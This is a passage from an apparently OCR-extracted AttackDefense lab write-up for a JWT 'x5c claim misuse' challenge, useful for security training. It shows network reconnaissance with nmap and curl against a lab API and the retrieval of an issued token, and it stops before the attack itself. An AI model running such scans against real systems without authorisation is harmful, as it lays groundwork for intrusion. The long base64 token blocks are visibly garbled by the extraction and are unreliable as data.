ATTACK DEFENSE


by PentesterAcademy

Name	x5c Claim Misuse
URL	https://attackdefense.com/challengedetails?cid=1430
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 72  bytes 8247 (8.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 92  bytes 346484 (346.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.129.185.2  netmask 255.255.255.0  broadcast 192.129.185.255
        ether 02:42:c0:81:b9:02  txqueuelen 0  (Ethernet)
        RX packets 18  bytes 1452 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.129.185.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.129.185.3



```
root@attackdefense:~# nmap 192.129.185.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 11:43 UTC
Nmap scan report for target-1 (192.129.185.3)
Host is up (0.000021s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:81:B9:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@attackdefense:~#
```

Finding more information about the running services:

Command: nmap -sS -sV -p 8080 192.129.185.3




```
root@attackdefense:~# nmap -sS -sV -p 8080 192.129.185.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 11:44 UTC
Nmap scan report for target-1 (192.129.185.3)
Host is up (0.000050s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:81:B9:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.129.185.3:8080



```
root@attackdefense:~# curl 192.129.185.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |   GET      | Issues a JWT token.
/goldenticket   |   POST     | Get your golden ticket (if role='admin').
    /help       |   GET      | Show the endpoints info.

root@attackdefense:~#
```


The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command:
curl http://192.129.185.3:8080/issue



```
root@attackdefense:~# curl http://192.129.185.3:8080/issue
-== Issued Token: ==-

eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIs
biI6Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTWpjelpUSTVNVFEzWlRkbVpH
bVZpTUdVMFpqUTFZV1psTUdZMU1qWmhZVEUwWlRBNU5XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNVFJtWTJO
YzVaR1k0TjJVeFlUTmlOamN5TTJKa01tRXlOREF6TW1VNVptUmlOMll3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5tRTRNbVk1T0RFMk1ERm1ZekV3
a09URTJabUl3T1dKbFptSXdZbVEyTmpoaVpUZzBOalU0TURRMk56VXhObVkzWkdOaU9EWmxPR0ZzTURZMlltWTNNekl4TmpOalltTXpaRFE1TkdZMk9XRmha
TTJObFpqSTBORFpqTWpZelpqZGxNVFUyTWpNNE9HUmpNREppT0RrMFl6RmxOVFJsTkRjNU5EUTVObVkxTnpRMFlqWmlPRGxrT0dFM1pqZ3dZV1ZtTkdFMlpH
RFZqTlRJelpEUmxNVGhoWW1JM05XWmxZbUpoT1dVM09ERTFOemRpTUdRMFpHVXlPV1l3WWpaalpEUXdaVGRtTURSbE5UQmhaakE0TkRNMlpEbGlNbUUxWldN
Sm1OV1ZpTldZNU9ESTVOVEpqTXpBME5USmxNMk0yT0dZd1lqQTVZV1V6WldGbFlqTm1ZakUxWVRZM01XTTBObU01WkRWaE5HUTJZalJsWm1ZMU9ERmtabVE1
bE16QXhZbUZrTkROaE5UVTROVFpqTUdSa1lqZzFZemc0WXpJeU5qZGpaVFE0T1RoaFlqY3lPR1EyTmpobVpqTmtNbUptTWprd01UVTJPR014TXpNeE1EVXdN
TUdVek1XRmxZVE5sTWpRM1ptSTVPV1l5WTJGbFpUaGhZV0prT0RreU5tRmhZVGN3TW1aa1lqSTBOMkV6TjJZM05XTTVaR0ZtT1RNMU5ERTNPR016WVRObE5q
bUV6TkRVNU4yVTRPRFZoTWpkaE5ETmxOVGhqTnpObU5XTXdNR1EyWXpWaVpXUTFORFkyWWpVeFpESTNNVFkzTXpnMk4yWTVZMlZpWkRWa09HWm1abU5rWXpo
Z3pNamxsTVRsaE5HVmtZV0l5WkRnNE1qY3pZekkyWW1KbVpqazJPVEpoTnpOaVpqRTNaRGsyWWpZMk5qVTBOemxpTW1ZelpqY3hPV1ZqT0RCak5UVTVOamN3
M1lUSTNNekkwWmpFNU0yWmxOVGsyTVRZeFpUY3pPREl5TVRBeFlURTROVGRoTVRjNU5UVTJPV1U1WkRZM01qRTJZVGd3WXpRek1tTXlNamcxWXpoayIsIng1
WlpDRTNZSXU2TE02UW9HdWZ0cmIvL0Y0d0RRWUpLb1pJaHZjTkFRRUxCUUF3Z1pNeEN6QUpCZ05WQkFZVEFsVlRNUk13RVFZRFZRUUlEQXBEWVd4cFptOXli
```

```
WlpXYkM2QjZiQWxEcU1qNmJJc241Q3RiSFdteXlMZTk2allxRmJaY1U4L0tMWW54RktOZjlIcEdTWnBvYTc1dnp
cnk5ckMySHVzZkl4MXp2TDdKU0pWcFlUSG1MT2FrcXFkZmRVeGFRYWhEdkVvMytKdzY4eHFRPT0iLCJ0eXAiOiJ
TWtVeU4wTXpOalZDUWcifQ.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjox
_XUl3zIzrFFWn4nNoZAnEMwv6OI1IdLsBDdDRWL6WxYdYjp4r17mmV_Ni8cyB5snNnBE8GG6N_E8i8AUiCWNkws
5BKgJgwF6V-iKHVJAiR6vrRqfzDR_AD5gVkHTp1eTzkgImomo-Z7bZ2THVAPtu8sVyNGyGcGpdBQbFsN2ZxLFgC
SBNISrGC7trjBewWz6yYAPebDSTmBObe-BKowEjSK_mKCevKk1K3sYNzw0E-zatPR30y5PsVIqaqtAdLvF5app5
SCjaP4J7lLyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwL
eYMBo

===========================
root@attackdefense:~#
```

The response contains a JWT Token.


Issued JWT Token:
eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtV
eU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJT
MjU2IiwibiI6Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0
TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTWpjelpUSTVNVFEzWlRkbVpHTXlZVGRtTjJZN
U1qSmlZVGsyWlRVMVpqazNZbVZpTUdVMFpqUTFZV1psTUdZMU1qWmhZVEUwWlRBNU5
XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNV
FJtWTJOaFpHUTBOMlUxWm1VME1HSTFZakl5TmpWbU9UYzVaR1k0TjJVeFlUTmlOamN5TT
JKa01tRXlOREF6TW1VNVptUmlOMlI3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5tR
TRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpNVGt4WVRsaE5tUXhNRGt5T1RGa09URTJab
UI3T1dKbFptSXdZbVEyTmpoaVpUZzBOalU0TURRMk56VXhObVkzWkdOaU9EWmxPR0ZsTU
RZMIltWTNNekl4TmpOalltTXpaRFE1TkdZMk9XRmhaamM0WW1Fek1qYzJaREEzWmpObFI6
ZGtNMlUwTTJObFpqSTBORFpqTWpZelpqZGxNVFUyTWpNNE9HUmpNREppT0RrMFI6Rmx
OVFJsTkRjNU5EUTVObVkxTnpRMFlqWmlPRGxrT0dFM1pqZ3dZV1ZtTkdFMlpHRTRNelUxWk
RSa1I6WXpOMlkwTldObU0yTmhPRFZqTlRJelpEUmxNVGhoWW1JM05XWmxZbUpoT1dVM0
9ERTFOemRpTUdRMFpHVXlPV1I3WWpaalpEUXdaVGRtTURSbE5UQmhaakE0TkRNMlpEbG
lNbUUxWldNeFlUQmtaV1F6WTJRMU1XVTJNamMyT0RFMlpUSm1OV1ZpTldZNU9ESTVOVE
pqTXpBME5USmxNMk0yT0dZd1lqQTVZV1V6WldGbFlqTm1ZakUxWVRZM01XTTBObU01Wk
RWaE5HUTJZalJsWm1ZMU9ERmtabVE1T0dKeVptTTVOVE0xWlRWbVpUYzVPVGN3T0dKbE
16QXhZbUZrTkROaE5UVTROVFpqTUdSa1IqZzFZemc0WXpJeU5qZGpaVFE0T1RoaFlqY3lP
R1EyTmpobVpqTmtNbUptTWprd01UVTJPR0l4TXpNeE1EVXdNbVZsWVpGelpHUmxOemxtTk
RsbVpUVXdZemN5TUdWek1XRmxZVE5sTWpRM1ptSTVPV1I5WTJGbFpUaGZVMGprT0RreU5
tRmhZVGN3TW1aa1IqSTBOMkV6TjJJM05XTTVOXTTVaR0ZtT1RNMU5ERTNNPR016WVRObE5qaGt
ZMkptTVRZNE5qazFObU15TWpCbFpUTm1abUV6TkRVNU4yVTRPRFZoTWpkaE5ETmxOVG
hqTnpObU5XTXdNR1EyWXpWaVpXXUTFORFkyWWpVeFpESTNNVFkzTXpnMk4yWTVZMlZp
WkRWa09HWm1abU5rWXpobE5USTNOREk1TW1aa1I6QmhPVE00WkRjd01EZ3pNamxzTVR
saE5HVmtZV0I5WkRnNE1qY3pZekkyWW1KbVpqazJPVEpoTnpOaVpqRTNaRGsyWWpZMk5

qVTBOemxpTW1ZelpqY3hPV1ZqT0RCak5UVTVOamN3T0RZM09HSXhaREJrWVRZNFpETml
ZamcwTWpFM1lUSTNNekkwWmpFNU0yWmxOVGsyTVRZeFpUY3pPREI5TVRBeFlURTROV
GRoTVRjNU5UVTJPV1U1WkRZM01qRTJZVGd3WXpRek1tTXlNamcxWXpoaylsIng1YyI6Ik1J
SUdDVENDQS9HZ0F3SUJBZ0lVUi9pWlpDRTNZSXU2TE02UW9HdWZ0cmIvL0Y0d0RRWUp
Lb1pJaHZjTkFRRUxCUUF3Z1pNeEN6QUpCZ05WQkFZVEFsVlRNUk13RVFZRFZRUUlEQXB
EWVd4cFptOXlibWxoTVJJd0VBWURWUVFIREFsVGRXNXVlWFpoYkdVeEVqQVFCZ05WQkF
vTUNWZHBkSEpoY0hCbGNqRVBNQTBHQTFVRUN3d0dWMmwwY21Gd01SSXdFQVlEVlFR
RERBbDNhWFJ5Y0M1amIyMHhJakFnQmdrcWhraUc5dzBCQ1FFFV0UyRmtiV2x1UUd4dlkyRn
NhRzl6ZEM1amIyMHdIaGNOTVRreE1USXdNRFV4T1RNNFdoY05NakF4TVRFNU1EVXhPVE
00V2pDQmt6RUxNQWtHQTFVRUJoTUNWVk14RXpBUkJnTlZCQWdNQ2tOaGJHbG1iM0p1Y
VdFeEVqQVFCZ05WQkFjTUNWTjFibTU1ZG1Gc1pURVNNQkFHQTFVRUNnd0pWMmwwY21
Gd2NHVnlNUTh3RFFZRFZRUUxEQVpYYVhSeVlYQXhFakFRQmdOVkJBTU1DWGRwZEhKd
0xtTnZiVEVpTUNBR0NTcUdTSWIzRFFFSkFSWVRZV1J0YVc1QWJHOWpZV3hvYjNOME
ExtTn
ZiVENDQWlJd0RRWUpLb1pJaHZjTkFRRUJCUUFEZ2dJUEFEQ0NBZ29DZ2dJQkFOVElyWW
QrYjdGMVpZZDlLaFpacTRNTmRsRHMrSEdlMnFKejRwRkg1LzNDC9mNUlycVc1VitYdnJEazl
GcitEMUpxb1U0SlhiZmJVU1lxdnlHS3lYa0U0NXU0MnQrb0hHRlB6SzNVZmwva0Mxc2laZmw1
MzRmaG83WnlPOUtpUURMcC9iZnc4SS8xTnBXVjR1Mk5IY2FvTDVnV0Fmd1EvQmJqR1JxY
WJSQ1NrZGtXK3dtKyt3dldhTDZFWllCR2RSYjMzTGh1aXVCbXYzTWhZOHZEMUpUMm1xOT
R1akoyMEg4K3g5UGtQTzhrUnNKajkrRldJNGpjQXJpVXdlVk9SNVJKYjFkRXRyaWRpbitBcnZT
bTJvTlYxTnhqZjBYUFBLaGNVajFPR0t1M1grdTZubmdWZDdEVTNpbnd0czFBNS9CT1VLOEl
RMjJiS2w3Qm9ON1R6VkhtSjJnVzR2WHJYNWdwVXNNRVV1UEdqd3NKcmo2dXMvc1Zwbkh
FYkoxYVRXdE8vMWdkL1ppeS9KVTE1ZjU1bHdpK01CdXRRNlZZVnNEZHVGeUI3aVo4NUltS
3R5aldhUDg5Sy9LUUZXaXhNeEJRTHVzVDNlZWZTZjVReHlEakd1bytKSCs1bnI5dTZLcTlpU2
FxcHdMOXNrZWpmM1hKMnZrMVFYakRvK2FOeS9Gb2FWYkNJTzQvK2pSWmZvaGFKNlErV
01jL1hBRFd4YjdWUm10UjBuRm5PR2Y1enIxZGovL055T1VuUXBMOXdLazQxd0NES2VHYVR
0cXkySUp6d211LytXa3FjNzhYMld0bVpVZWJMejl4bnNnTVZaWndobml4ME5wbzA3dUVJWG9
uTWs4WlArV1dGaDV6Z2lFQm9ZVjZGNVZXbnAxbklXcUF4RExDS0Z5TkFnTUJBQUdqVXpCU
k1CMEdBMVVkRGdRV0JCUnJ4ZS9XWU81SWYyQnViYmwreVlYc0lTUXJMakFmQmdOVkhT
TUVHREFXZ0JScnhlL1dZTzVJZjJCdWJiCt5WVhzSVNRckxqQVBCZ05WSFJNQkFmOEVCCV
EFEQVFIL01BMEdDU3FHU0liM0RRRUJDd1VBQTRJQ0FRQTEyOFhRZ05oQXgyUjg0STFEY
VcvMldFVTNqSjZpQ3FNUXQ1YUNjMStXSkFQVUJXYlNaYzhSaFo2bUhCblRKN1NndXBjTVJt
YVppZUlIcTZnN0VDU1FwR1p6Y3J0cEJsRGNnc1lKd0RpUm92aEltYXpZMGo4bm96ZHFBSkh
MQmF0RFJyRFEzbHZGU29rV1F6eFNKOFpLenRlVzZWS3FiampaOFhTZm0zamJmOWMzVXl
XcFVLVEgvV0RHeE15VGVlN0V6N1FvbDNPZjFqbkFtbltZi9XZS9tcmdSYjRGTVY4a3gvbWV5
R3llWmpSdmJlVHRDeWxmeHlmeElmNDBCbkk0cVkwRytXVnBVZ0JDQlFBNUx2RGZIWUJRNVVhd
0tlZCtRdmRrVERNWWJxaE9PaE1aS0tWS0ZML0k1dnBncEFUVk8zQWgvKzM3T1RMQ1A1TH
lYL1VzbXc2dCs2T2w2Z0s2SEJLUVNEeczlaT3VPaW40THFhZ3Ria3pKVjY0U0FpbHpERHBZX
h0d2JuZnVlZVNSd205dVBwZW9MRGF6Q0N6V0dzL1lPYzBWdUxqaXZUcm5RU2JiSGE0S0lG
eWtQb2JJbXJ4enVQR2orazVoelE0Z3ZBZjJESkJnQkRONjJ1WWVYMXZkWGg3TnVJM1I5RH

```
g3bWFnb3paakhreHZoK0VMbXVUWlpXYkM2QjZiQWxEcU1qNmJJc241Q3RiSFdteXlMZTk2alI
xRmJaY1U4L0tMWW54RktOZjlIcEdTWnBvYTc1dnpPK0psTDJkYk9WNjNLR1pTYllyWHhoRkw
weVgzWnhBYXBwemoxeVFTeVRPNCtWL1JhZE11cnk5ckMySHVzZkl4MXp2TDdKU0pWcFlU
SG1MT2FrcXFkZmRVeGFRYWhEdkVvMytKdzY4eHFRPT0iLCJ0eXAiOiJKV1QiLCJraWQiOiJ
PRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOal
ZDUWcifQ.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNT
c0NzY4NzYzfQ.XgPER68yo0T9d5mLOn7ewrPHPRBLeBQHgtyPIHeL6Ph19-mPbhIaHc_XUI3z
IzrFFWn4nNoZAnEMwv6OI1IdLsBDdDRWL6WxYdYjp4r17mmV_Ni8cyB5snNnBE8GG6N_E8i
8AUiCWNkwsr8YjMujqjvwb7Ie81Z2Vgb8Nw-LgDLvYUC9Frp3GxvMmE1BKsysz4jv9KLVf04Ku
NnPkA5BKgJgwF6V-iKHVJAiR6vrRqfzDR_AD5gVkHTp1eTzkgImomo-Z7bZ2THVAPtu8sVyNG
yGcGpdBQbFsN2ZxLFgCYUaO-Vuf7bJd6SXJzjRqXDBAz9XX6_pYbBSjMq5pSfIPMZfCUHeyO
Pv38saEbOBEApMw5SBNISrGC7trjBewWz6yYAPebDSTmBObe-BKowEjSK_mKCevKk1K3sY
Nzw0E-zatPR30y5PsVIqaqtAdLvF5app55aZSJH9n8dsx3tSZEswuiWShABnHwepyUBUAyPyTI
